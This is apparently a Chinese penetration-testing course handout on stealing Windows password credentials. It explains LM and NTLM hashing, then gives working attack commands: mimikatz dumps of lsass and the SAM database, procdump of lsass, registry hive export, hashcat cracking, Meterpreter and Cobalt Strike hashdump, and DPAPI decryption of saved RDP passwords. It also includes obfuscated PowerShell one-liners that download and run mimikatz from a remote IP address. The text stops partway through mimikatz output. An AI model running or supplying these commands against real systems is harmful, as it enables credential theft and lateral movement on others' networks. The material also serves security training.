

Windows密码凭证获取

Windows HASH

HASH简介

windows HASH简介

LM-HASH

LM-HASH简介

LM-HASH生成原理

LM-HASH缺点

NTLM-HASH

NTLM-HASH简介

NTLM-HASH生成原理

HASH格式

HASH存储位置

Windows认证基础

Windows本地认证

Windows网络认证

1. 协商

2. 质询

3. 验证

net-ntlm hash破解

Windows密码凭证获取

系统用户凭证获取

mimikatz

Powershell脚本

procdump+mimikatz

注册表导出Hash

LaZagne

Meterpreter获取Hash

CobaltStrike获取Hash

其他密码凭证获取

1 RDP连接密码解密

mimikatz

netpass

Powershell脚本获取RDP连接记录

Cobaltstrike

2 Mysql数据库密码破解

1. MYSQL数据库文件类型

2. Mysql加密方式

3. 获取Mysql数据库密码hash值

4. Hash破解

3 其他应用程序密码破解

域内密码凭证获取

Ntds.dit

1 活动目录数据库

2 Volume Shadow Copy

3 Ntdsutil

3.1 交互式

3.2 非交互

3.2.1 查询当前系统的快照

3.2.2 创建快照

3.2.3 挂载快照

3.2.4 复制ntds.dit

3.2.5 卸载快照

3.2.6 删除快照

4 Vssadmin

4.1 查询当前系统的快照

4.2 创建快照

4.3 复制ntds.dit

4.4 删除快照

5 Vshadow

5.1 查询当前系统的快照

5.2 创建快照

5.3 复制ntds.dit

5.4 删除快照

5.5 利用vshadow执行命令

5.6 自启动持久化和规避

6 NinjaCopy

7 解密NTDS.DIT文件

7.1 Mimikatz在线破解

7.2 离线破解

8 扩展

Windows密码凭证获取

#2课时

Windows HASH

HASH简介

hash，一般翻译做散列，或音译为哈希，所谓哈希，就是使用一种加密函数进行计算后的结果。这个加密函数对一个任意长度的字符串数据进行一次数学加密函数运算，然后返回一个固定长度的字符串。

这种转换是一种压缩映射，也就是，散列值的空间通常远小于输入的空间，不同的输入可能会散列成相同的输出，所以不可能从散列值来确定唯一的输入值。简单的说就是一种将任意长度的消息压缩到某一固定长度的消息摘要的函数。

windows HASH简介

windows 加密过的密码口令，我们称之为 **hash**

windows 系统使用两种方法对用户的密码进行哈希处理，它们分别是 **LAN Manager (LM)** 哈希和 **NT LAN Manager (NTLM)** 哈希。

现在已经有了更新的 **NTLMv2** 以及 **Kerberos** 验证体系。

LM-HASH

LM-HASH简介

LAN Manager (LM) 哈希是Windows系统所用的第一种密码哈希算法，是一种较古老的Hash，在**LAN Manager**协议中使用，非常容易通过暴力破解获取明文凭据。


它只有唯一的一个版本且一直用到了 **NT LAN Manager (NTLM)** 哈希的出现，

在 **windows XP / windows Server 2003** 之前，它是Windows上占主导地位的密码存储算法。

从 **windows Vista / windows Server 2008** 开始，默认情况下已禁用该算法。

LM 算法是在 **DES** 基础上实现的，不区分字母大小写。

LM-HASH生成原理



假设用户密码为：password

1. 将用户密码所有字符转换为大写：PASSWORD
2. 密码长度不足14个字符将用0填充到14个字符
3. 这14个字符将被分成两半：PASSWORD D000000
4. 将每一半转换为位，并且每7位之后将添加一个奇偶校验位(0)，因此结果为64位：1101000011→1101000 0 011，在将这些奇偶校验位相加之后，我们将从两个预先生成的两半中获得两个密钥

5. 分别用生成的两个密钥作为key 对 KGS!@#\$\$ 进行DES加密: PASSWOR =E52CAC67419A9A22

D000000 = 4A3B108F3FA6CB6D

6. 将加密后的两组拼接在一起, 得到LM HASH值: E52CAC67419A9A22 4A3B108F3FA6CB6D

使用python得到LM HASH值:

```
python3 -c "from passlib.hash import lmhash;print(lmhash.hash('password'))"
```

```
#coding=utf-8
import re
import binascii
from pyDes import *
def DesEncrypt(str, Des_Key):
    k = des(binascii.a2b_hex(Des_Key), ECB, pad=None)
    EncryptStr = k.encrypt(str)
    return binascii.b2a_hex(EncryptStr)

def group_just(length,text):
    # text 00110001001100100011001100110100001101010011011000000000
    text_area = re.findall(r'.{%d}' % int(length), text) # ['0011000',
    '1001100', '1000110', '0110011', '0100001', '1010100', '1101100', '0000000']
    text_area_padding = [i + '0' for i in text_area] #['00110000', '10011000',
    '10001100', '01100110', '01000010', '10101000', '11011000', '00000000']
    hex_str = ''.join(text_area_padding) #
    0011000010011000100011000110011001000010101010001101100000000000
    hex_int = hex(int(hex_str, 2))[2:].rstrip("L") #30988c6642a8d800
    if hex_int == '0':
        hex_int = '0000000000000000'
    return hex_int

def lm_hash(password):
    # 1. 用户的密码转换为大写, 密码转换为16进制字符串, 不足14字节将会用0来再后面补全。
    pass_hex = password.upper().encode("hex").ljust(28, '0')
    #3132333435360000000000000000
    print(pass_hex)
    # 2. 密码的16进制字符串被分成两个7byte部分。每部分转换成比特流, 并且长度位56bit, 长度不足
    使用0在左边补齐长度
    left_str = pass_hex[:14] #31323334353600
    right_str = pass_hex[14:] #0000000000000000
    left_stream = bin(int(left_str, 16)).lstrip('0b').rjust(56, '0') #
    00110001001100100011001100110100001101010011011000000000
    right_stream = bin(int(right_str, 16)).lstrip('0b').rjust(56, '0') #
    0000000000000000000000000000000000000000000000000000000000000000
    # 3. 再分7bit为一组, 每组末尾加0, 再组成一组
    left_stream = group_just(7, left_stream) # 30988c6642a8d800
    right_stream = group_just(7, right_stream) # 0000000000000000
    # 4. 上步骤得到的二组, 分别作为key 为 "KGS!@#$$"进行DES加密。
    left_lm = DesEncrypt('KGS!@#$$', left_stream) #44efce164ab921ca
    right_lm = DesEncrypt('KGS!@#$$', right_stream) # aad3b435b51404ee
    # 5. 将加密后的两组拼接在一起, 得到最终LM HASH值。
    return left_lm + right_lm

if __name__ == '__main__':
    hash = lm_hash("123456")
```

LM-HASH缺点

1. 密码长度最大只能为14个字符
2. 密码不区分大小写
3. 如果密码强度是小于7位，那么第二个分组加密后的结果肯定是 aad3b435b51404ee，如果我们看到 1m hash 的结尾是 aad3b435b51404ee，就可以很轻易的发现密码强度少于7位
4. 一个14个字符的密码分成7+7个字符，并且分别为这两个半部分计算哈希值。这种计算哈希值的方式使破解难度成倍增加，因为攻击者需要将7个字符（而不是14个字符）强制暴力破解。这使得14个字符的密码的有效强度等于，或者是7个字符的密码的两倍，该密码的复杂度明显低于14个字符的密码的理论强度
5. DES密码强度不高

NTLM-HASH

NTLM-HASH简介

NT LAN Manager (NTLM) 哈希是Windows系统认可的另一种算法，用于替代古老的LM-Hash，一般指Windows系统下 Security Account Manager (SAM) 中保存的用户密码hash，在 windows Vista/Windows 7/Windows Server 2008 以及后面的系统中，NTLM哈希算法默认启用。

NTLM-HASH生成原理

1. 先将用户密码转换为十六进制格式。
2. 将十六进制格式的密码进行 Unicode 编码。
3. 使用 MD4 摘要算法对 Unicode 编码数据进行 Hash 计算

```
python2 -c "import hashlib,binascii;print binascii.hexlify(hashlib.new('md4','123456'.encode('utf-16le')).digest())"
```

```
python3 -c "import hashlib,binascii;print(binascii.hexlify(hashlib.new('md4','123456'.encode('utf-16le')).digest()).decode())"
```

HASH格式

windows 的系统密码 hash 默认情况下一般由两部分组成：第一部分是 LM-hash，第二部分是 NTLM-hash。

LM哈希密码最大长度为14，密码长度超过14位使用NTLM哈希

	2000	xp	2003	Vista	win7	2008	2012
LM	√	√	√				
NTLM	√	√	√	√	√	√	√

前面三个系统，当密码超过14位的时候会采用NTLM加密

用户名称:RID:LM-HASH值:NTLM-HASH值

test:1003:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248:::

前一部分是LM Hash，后一部分是NTLM Hash

当LM Hash是 AAD3B435B51404eeaAD3B435B51404EE 这表示 空密码或者是未使用LM_HASH

HASH存储位置

windows hash 一般存储在两个地方：

- SAM 文件，存储在本机，对应本地用户
- NTDS.DIT 文件，存储在域控上，对应域用户

文件位置：

SAM：
C:\windows\system32\config\SAM

NTDS.DIT：
C:\windows\NTDS\NTDS.dit

Windows认证基础

Windows的认证包括三个部分：

- 本地认证：用户直接操作计算机登录账户
- 网络认证：远程连接到工作组中的某个设备
- 域认证：登陆到域环境中的某个设备

Windows本地认证

1. 用户输入密码
2. 系统收到密码后将用户输入的密码计算成NTLM Hash
3. 与sam数据库（%SystemRoot%\system32\config\sam）中该用户的哈希比对
4. 匹配则登陆成功，不匹配则登陆失败

NTLM哈希，是一种单向哈希算法，Windows将用户的密码计算成NTLM哈希之后才存储在电脑中。

本地认证中用来处理用户输入密码的进程为 lsass.exe，密码会在这个进程中明文保存，供该进程将密码计算成 NTLM Hash 与 sam 进行比对，我们使用 mimikatz 来获取的明文密码，便是在这个进程中读取到的

Windows网络认证

网络认证即在工作组环境下远程登陆另一台电脑所采用的认证机制

NTLM 协议的认证过程分为三步，也叫挑战相应机制：

1. 协商

双方确定使用的协议版本，NTLM 存在V1和V2两个版本，即 Net-NTLM v1 hash、Net-NTLM v2 hash，具体区别就是加密方式不同

在NTLM认证中，NTLM响应分为NTLM v1，NTLMv2，NTLM session v2三种协议，不同协议使用不同格式的 challenge 和加密算法

2. 质询

挑战 (Challenge) / 响应 (Response) 认证机制的核心

1. 客户端向服务器端发送用户信息(用户名)请求
2. 服务器接收到请求后, 判断本地用户列表是否存在客户端发送的用户名, 如果没有返回认证失败, 如果有, 生成一个16位的随机数, 被称之为"Challenge", 然后使用登录用户名对应的 NTLM Hash 加密Challenge(16位随机字符), 生成 Challenge1 保存在内存中。同时, 生成 Challenge1 后, 将 Challenge (16位随机字符)明文发送给客户端。
3. 客户端接受到 challenge 后, 使用自己提供的账户的密码转换成对应的 NTLM Hash, 然后使用这个 NTLM Hash 加密 Challenge 生成 Response, 然后将 Response 发送至服务器端。

3. 验证

在质询完成后, 验证结果, 是认证的最后一步。

服务端收到客户端发送的 Response 后, 与之前保存在内存中的 Challenge1 比较, 如果相等认证通过

其中, 经过 NTLM Hash 加密 Challenge 的结果在网络协议中称之为 Net NTLM Hash (不能直接用来进行哈希传递攻击, 但可以通过暴力破解来获取明文密码)

其中的关键点在于: 第二步中客户端发送的是 NTLM 哈希值与随机字符串加密的结果, 而这个 NTLM 哈希是由用户输入的密码本地计算得出的, 所以在这个步骤中, 只要能提供正确的 NTLM 哈希即使不知道正确的密码也可通过认证

net-ntlm hash破解

NTLMv2的格式为:

```
username::domain:challenge:HMAC-MD5:b10b
```

```
hashcat -m 5600 net-ntlm /tmp/password.list -o found.txt --force
```

-m: hash-type, 5600对应NetNTLMv2

详细参数可查表: <https://hashcat.net/wiki/doku.php?>

-o: 输出文件 字典文件为/tmp/password.list

--force: 代表强制执行, 测试系统不支持Intel OpenCL

Windows密码凭证获取

系统用户凭证获取

mimikatz

mimikatz for Win10下载:

<https://github.com/gentilkiwi/mimikatz/releases>

本地非交互式凭证获取:

```
mimikatz.exe "log res.txt" "privilege::debug" "token::elevate" "lsadump::sam" "exit"
```

```
mimikatz.exe "log logon.txt" "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

```
2.0
privilege::debug    //提升权限
sekurlsa::logonpasswords    //抓取密码
```

```
1.X
privilege::debug    //提升权限
inject::process lsass.exe sekurlsa.dll    //注入 sekurlsa.dll 到 lsass.exe 进程里
@getLogonPasswords    //获取密码
```

```
mimikatz.exe
privilege::debug
token::elevate
lsadump::sam
lsadump::secrets
exit
```

Powershell脚本

<https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1>

<https://github.com/PowerShellMafia/PowerSploit/raw/master/Exfiltration/Invoke-Mimikatz.ps1>

https://raw.githubusercontent.com/Mr-xn/Penetration_Testing_POC/master/tools/Invoke-Mimikatz.ps1

Powershell本地加载mimikatz脚本:

```
powershell Import-Module .\Invoke-Mimikatz.ps1;Invoke-Mimikatz -Command
'"privilege::debug" "sekurlsa::logonpasswords full"'
```

```
powershell Import-Module .\Invoke-Mimikatz.ps1;Invoke-Mimikatz -Command
'"privilege::debug" "token::elevate" "lsadump::sam"'
```

Powershell远程加载mimikatz脚本

```
powershell IEX (New-Object
Net.WebClient).DownloadString('http://47.101.214.85:8000/Invoke-
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

powershell混淆

```
powershell -c " ('IEX '+'(Ne'+ 'w-0'+ 'bject
Ne'+ 't.W'+ 'ebClien'+ 't).Do'+ 'wnloadS'+ 'trin'+ 'g'+ '('+'1vc'+'http://'+ '47.101.214'+
'.85:8000/'+ 'Inv'+ 'oke-Mimik'+ 'a'+ 'tz.'+'ps1'+ 'v'+ 'c')+'+'; '+'I'+ 'nvoke-
Mimika'+ 'tz').REplace('1vc', [String][CHAR]39) | Iex"
```

Powershell 加载 Get-PassHashes脚本:

<https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1>


```
powershell IEX(new-object
net.webclient).downloadstring('http://47.101.214.85:8000/Get-
PassHashes.ps1');Get-PassHashes
```

procdump+mimikatz

Procdump下载: <https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump>

Procdump lsass 进程导出:

```
For 32bits:
procdump.exe -accepteula -ma lsass.exe lsass.dmp

For 64bits:
procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp
```

然后使用 mimikatz 还原密码:

```
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords full
```

注册表导出Hash

```
reg save HKLM\SYSTEM system.hiv
reg save HKLM\SAM sam.hiv
reg save HKLM\SECURITY security.hiv
```

mimikatz:

```
mimikatz.exe "lsadump::sam /system:system.hiv /sam:sam.hiv" exit
```

impacket:

<https://github.com/SecureAuthCorp/impacket/tree/master/examples>

```
python secretsdump.py -sam sam.hiv -security security.hiv -system system.hiv
LOCAL
```

LaZagne

<https://github.com/AlessandroZ/LaZagne>

```
pip3 install -r requirements.txt
# 如果提示找不到 crypto 模块, 就到 pip包安装位置
C:\Users\[User]\AppData\Roaming\Python\Python38\site-packages
把crypto文件夹重命名为Crypto
```

```

C:\Users\MINGY\Desktop\LaZagne\Windows>python3 laZagne.py -h
usage: laZagne.py [-h] [-version]
                  {all, browsers, chats, databases, games, git, mails, maven, memory, multimedia, php, svn, sysadmin, windows, wifi}
                  ...

=====
                        The LaZagne Project
                        ! BANG BANG !
=====

positional arguments:
  {all, browsers, chats, databases, games, git, mails, maven, memory, multimedia, php, svn, sysadmin, windows, wifi}
    Choose a main command
  all                    Run all modules
  browsers               Run browsers module
  chats                  Run chats module
  databases              Run databases module
  games                  Run games module
  git                    Run git module
  mails                  Run mails module
  maven                  Run maven module
  memory                 Run memory module
  multimedia             Run multimedia module
  php                    Run php module
  svn                    Run svn module
  sysadmin               Run sysadmin module
  windows                Run windows module
  wifi                   Run wifi module

optional arguments:
  -h, --help            show this help message and exit
  -version               laZagne version

```

Meterpreter获取Hash

- Hashdump

```

use post/windows/gather/hashdump //system权限的meterpreter
set session 1
exploit //结果保存在tmp目录下

```

```

use post/windows/gather/smart_hashdump
set session 1
exploit

```

Hash格式: 用户名:RID:LM-HASH值:NTLM-HASH值

- Mimikatz

Hashdump 使用的是 mimikatz 的部分功能

```

load mimikatz //加载模块
wdigest 、 kerberos 、 msv 、 ssp 、 tspkg 、 livessp //获取用户密码的hash值
mimikatz_command -h
mimikatz_command -f :: //查询有哪些模块
mimikatz_command -f samsync::hashes //从windows的sam文件中读取密码hash值
mimikatz_command -f sekurlsa::searchpasswords //获取明文密码
mimikatz_command -f samsync::bootkey

```

```

# msf6
load kiwi
help kiwi
creds_all //列举系统中的明文密码
lsa_dump_sam //读取sam文件
kiwi_cmd sekurlsa::logonpasswords //kiwi_cmd命令后面接mimikatz的命令

```

CobaltStrike获取Hash

```
beacon> hashdump
beacon> logonpasswords
beacon> mimikatz sekurlsa::logonpasswords
```

其他密码凭证获取

1 RDP连接密码解密

mimikatz

- 查看本地机器本地连接过的目标机器。

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
```

```
C:\Users\mingy\Desktop>reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\172.26.2.35
UsernameHint REG_SZ LAPTOP-ANTCMV5L\administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\172.26.2.43
UsernameHint REG_SZ LAPTOP-ANTCMV5L\administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\47.105.124.171
UsernameHint REG_SZ LAPTOP-ANTCMV5L\administrator
```

- 查看本地用户此目录下是否存有RDP密码文件

```
dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
```

```
C:\Users\mingy\Desktop>dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
驱动器 C 中的卷是 Windows
卷的序列号是 3E4E-A183

C:\Users\mingy\AppData\Local\Microsoft\Credentials 的目录
2020/09/04 周五 12:35 <DIR> .
2020/09/04 周五 12:35 <DIR> ..
2020/09/04 周五 12:35 482 1E85A94EE31F584E484B8120E3ADA266
2020/09/04 周五 08:46 2,370 9D4E7B34E2541E8AB9F716D127DFFC87
2020/09/04 周五 11:05 4,162 AAAD88ECA44F5AAA1754B5E18F7EB12D
2020/08/10 周一 11:23 11,474 DFBE70A7E5CC19A398EBF1B96859CE5D
2020/09/03 周四 13:31 1,154 E05DBE15D38053457F3523A375594044
5 个文件 19,642 字节
2 个目录 39,899,451,392 可用字节

C:\Users\mingy\Desktop>
```

```
1E85A94EE31F584E484B8120E3ADA266
9D4E7B34E2541E8AB9F716D127DFFC87
AAAD88ECA44F5AAA1754B5E18F7EB12D
DFBE70A7E5CC19A398EBF1B96859CE5D
E05DBE15D38053457F3523A375594044
```

- 查看保存在本地的远程主机信息

```
cmdkey /list
```

```
C:\Users\mingy\Desktop>cmdkey /list
```

当前保存的凭据:

```
目标: MicrosoftAccount:target=SSO_POP_Device
类型: 普通
用户: 02xueucapqezscj
仅为此登录保存
```

```
目标: LegacyGeneric:target=WindowsLive:(token):name=16[REDACTED]19@qq.com;serviceuri=scope=service::user.auth.xboxlive.com::mbi_ssl
类型: 普通
用户: 16[REDACTED]19@qq.com
本地机器持续时间
```

```
目标: LegacyGeneric:target=MicrosoftAccount:user=16[REDACTED]19@qq.com
类型: 普通
用户: 16[REDACTED]19@qq.com
本地机器持续时间
```

```
目标: WindowsLive:target=virtualapp/didlogical
类型: 普通
用户: 02xueucapqezscj
本地机器持续时间
```

```
目标: LegacyGeneric:target=OneDrive Cached Credential
类型: 普通
用户: 4ad73ea10efb06d5
本地机器持续时间
```

- 选择一个密码文件对其进行解密。

此处需要记录下 guidMasterKey 的值, 待会要通过 guidMasterKey 找对应的 Masterkey。

```
privilege::debug
dpapi::cred
/in:C:\Users\mingy\AppData\Local\Microsoft\Credentials\1E85A94EE31F584E484B8120E3ADA266
```

guidMasterKey : {34dc48bb-0af9-4925-bf07-f54ba502a40a}

```
C:\Users\mingy\Desktop\mx\mimikatz_trunk\x64>mimikatz.exe
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 15 2020 16:10:52
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # dpapi::cred /in:C:\Users\mingy\AppData\Local\Microsoft\Credentials\1E85A94EE31F584E484B8120E3ADA266
```

```
**BLOB**
```

```
dwVersion : 00000001 - 1
guidProvider : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey : {34dc48bb-0af9-4925-bf07-f54ba502a40a}
dwFlags : 20000000 - 536870912 (system ; )
dwDescriptionLen : 00000012 - 18
szDescription : 本地凭据数据

algCrypt : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen : 00000100 - 256
dwSaltLen : 00000020 - 32
pbSalt : 1a3d216ecd164704a65b6e6a7ca32d7fad4963504125b8acdab5c92883b95746
dwHmacKeyLen : 00000000 - 0
pbHmacKey :
algHash : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen : 00000200 - 512
dwHmac2KeyLen : 00000020 - 32
pbHmac2Key : 059e825b3f792741fc0eb8ff6e7ad24f81f1f1548db4cd7f6e2fc127b356bb31
dwDataLen : 000000f0 - 240
pbData : cf6b0d1adeb406027a4db5cbd7e57f6d53f0e8ee8a3ffd795dc12854daac104c2c0c351f23462174b7bfd0b9d
e8410428fd824fa732982b3fd62a79d9144d75d3f37df04fd3821ab504f0bf927f3cfb4347e88e9f1591d896b070b26a264f72e7e36c8815
b4ce5a506ceea8e136688d297ec3f90133443839d9d328e12bb5930053df93efbb445670919532044063665d9c8d9b18ab5f2b8b5123d4d3
7dfabcddfb58e022deb6126e103a3b832ae5ec9cd7d4d0a1337451d276b87a58a0d7cb43611f40dc9ac3717c7d1ebbd3a0aa607de5f2d99
2614274915f2db6dd506c53d693a77c4c11de860381353a45ad7195
dwSignLen : 00000040 - 64
pbSign : f3abd5e0be6aebddcb8bbe835883aed43fe4f0d53c46b59a5984c22ad13577684d657c054a97471e6890ccaa
52b8acc9a8834f36dcc1c1e5ac0f764f55d3f6f
```

- 根据 guidMasterKey 找到对应的 Masterkey

```
sekurlsa::dpapi
```

```
mimikatz # sekurlsa::dpapi
Authentication Id : 0 ; 181153 (00000000:0002c3a1)
Session          : Interactive from 1
User Name        : mingy
Domain           : LAPTOP-ANTCMV5L
Logon Server     : LAPTOP-ANTCMV5L
Logon Time       : 2020/9/4 星期五 8:45:30
SID              : S-1-5-21-2474682241-4129991963-3327200893-1001

Authentication Id : 0 ; 180626 (00000000:0002c192)
Session          : Interactive from 1
User Name        : mingy
Domain           : LAPTOP-ANTCMV5L
Logon Server     : LAPTOP-ANTCMV5L
Logon Time       : 2020/9/4 星期五 8:45:30
SID              : S-1-5-21-2474682241-4129991963-3327200893-1001

[00000000]
* GUID           : {34dc48bb-0af9-4925-bf07-f54ba502a40a}
* Time           : 2020/9/4 星期五 12:36:33
* MasterKey      : f391aa638da6b6d846685f84660ee638bd6d3122214de34285b4dd3bd827a5c3925c55bd7a448c175457c19b2556c9f6f5248ef9256060a5b74c1264d3a5a99f8
* sha1(key)      : 8f981d8ed35c46339cf359044b5695133dab96e3
```

- 通过 Masterkey 解密 pbData 数据，拿到明文 RDP 连接密码

```
dpapi::cred
/in:C:\Users\mingy\AppData\Local\Microsoft\Credentials\1E85A94EE31F584E484B8120E3ADA266
/masterkey:f391aa638da6b6d846685f84660ee638bd6d3122214de34285b4dd3bd827a5c3925c55bd7a448c175457c19b2556c9f6f5248ef9256060a5b74c1264d3a5a99f8
```

```
mimikatz # dpapi::cred /in:C:\Users\mingy\AppData\Local\Microsoft\Credentials\1E85A94EE31F584E484B8120E3ADA266 /masterkey:f391aa638da6b6d846685f84660ee638bd6d3122214de34285b4dd3bd827a5c3925c55bd7a448c175457c19b2556c9f6f5248ef9256060a5b74c1264d3a5a99f8
**BLOB**
dwVersion          : 00000001 - 1
guidProvider       : {df9d8ca0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey      : {34dc48bb-0af9-4925-bf07-f54ba502a40a}
dwFlags            : 20000000 - 536870912 (system ; )
dwDescriptionLen    : 00000012 - 18
szDescription       : 本地凭据数据
algCrypt            : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen       : 00000100 - 256
dwSaltLen           : 00000020 - 32
pbSalt              : 1a3d216ecd164704a65b6e6a7ca32d7fad4963504125b8adab5c92883b95746
dwHmacKeyLen        : 00000000 - 0
pbHmacKey           : 
algHash             : 0000800a - 32782 (CALG_SHA_512)
dwAlgHashLen        : 00000200 - 512
dwHmac2KeyLen       : 00000020 - 32
pbHmac2Key          : 059e825b3f792741fc0eb8f6e7ad24f81f1f1548db4cd7f6e2fc127b356bb31
pbDataLen           : 000000f0 - 240
pbData              : c6b041ad3b408027ad4b5cbd7e57f6d53f0e8ee8a3f9d795dc12854dae104c2c0c351f2346714b7b0b9de8410428f324fa732982b3fd62a794914447543f374f04fd3821ab504f0bf927f3cfb4347e88
9f1591d8960r070h26a264f72e36815b4cc5a306ccce8e136688d297ec3f90133443839a9d328a12bb5930053df93efbb445670919532044063f65d9c8d9b18ab5f2b8b512344d37dfabccddfb58e022deb6126e103a3b32ae3ec9cd7
4d40a1337451d276b87a58ad7cb43611f40dc9ac3717c7d1ebbd3a0aa607de5f24992614274915f2db6dd506c53d693a77c4c11de860381353a45ad7195
dwSigLen            : 00000040 - 64
pbSig               : f3ab5de0be6aebddcb8be835883aed43fe4f0d53c46b59a5984c22ad13577684d657c054a97471e6890ccaa52b3acc9a8834f36dccc1e5ac0f764f55d3df6f

Decrypting Credential:
* volatile cache: GUID: {34dc48bb-0af9-4925-bf07-f54ba502a40a}; KeyHash: 8f981d8ed35c46339cf359044b5695133dab96e3; Key: available
* masterkey : f391aa638da6b6d846685f84660ee638bd6d3122214de34285b4dd3bd827a5c3925c55bd7a448c175457c19b2556c9f6f5248ef9256060a5b74c1264d3a5a99f8
**CREDENTIAL**
credFlags           : 00000030 - 48
credSize            : 000000e0 - 224
credUnk0            : 00000000 - 0

Type                : 00000001 - 1 - generic
Flags               : 00000000 - 0
LastWritten         : 2020/9/4 星期五 4:35:53
